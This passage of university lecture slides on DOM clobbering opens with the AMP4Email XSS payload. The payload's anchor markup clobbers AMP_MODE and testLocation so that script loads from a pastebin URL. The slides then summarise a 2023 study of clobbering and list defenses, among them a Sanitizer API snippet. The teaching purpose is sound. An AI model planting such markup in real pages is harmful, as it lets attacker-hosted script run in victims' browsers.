
```
1  <!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
2  <a id="AMP_MODE"></a>
3  <a id="AMP_MODE" name="localDev"></a>
4  <a id="AMP_MODE" name="test"></a>
5
6  <!-- window.testLocation.protocol is a base for the URL -->
7  <a id="testLocation"></a>
8  <a id="testLocation" name="protocol"
9     href="https://pastebin.com/raw/0tn8z0rG#"></a>
```

Sources: https://research.securitum.com/xss-in-amp4email-dom-clobbering
and the RuhrSec presentation of Soheil Khodayari

Large-scale evaluation of DOM clobbering


- Soheil Khodayari, Giancarlo Pellegrino: It’s (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses. S&P'23
- Evaluated clobbering in different browsers
- Found new techniques
- A lot of vulnerabilities (44 confirmed):
  - GitHub, Trello, Vimeo, Fandom, WikiBooks and VK
  - Client-side XSS, open redirections and request forgery attacks

Browser testing service



https://domclob.xyz/

Markup generator



https://domclob.xyz/

Countermeasures

- 5 defenses discussed by Khodayari and Pellegrino
  - HTML sanitization
  - Namespace isolation
  - Content Security Policy
  - DOM object freezing
  - Disabling DOM clobbering
- None of them works perfectly
- Mitigations included to OWASP guidelines

Countermeasures

- Frederik Braun (Mozilla) recommends two countermeasures:
  - Sanitizer library (e.g., DOMPurify)
  - Sanitizer API
    - Allows you to disallow certain attributes

```
const mySanitizer = new Sanitizer({
  blockAttributes: [
    {'name': 'id', elements: '*'},
    {'name': 'name', elements: '*'}
  ]
});
someElement.setHTML(input, {sanitizer: mySanitizer});
```

https://frederik-braun.com/dom-clobbering.html

Conclusions

- Understanding and protecting DOM is hard
  - Differences across browsers
  - Protected/unprotected variables
  - Optimizations causing security troubles
- Countermeasures:
  - Filters like DOMPurify
- None of the countermeasures can prevent all attacks
  - But you should be aware of them when you implement your applications
- Next lecture:
  - Content Security Policy (CSP) and other cool attacks

Questions

https://httpstatusdogs.com/

Acknowledgements

- Tessa pictures by https://www.fiverr.com/tnhs_project

- This is collaborative work with Juraj Somorovsky, Tibor Jager, Andreas Mayer, Christian Mainka, Jörg Schwenk, Marcus Brinkmann, and Vladislav Mladenov

- Slides partially taken from Mario Heiderich, Soheil Khodayari and Marius Steffens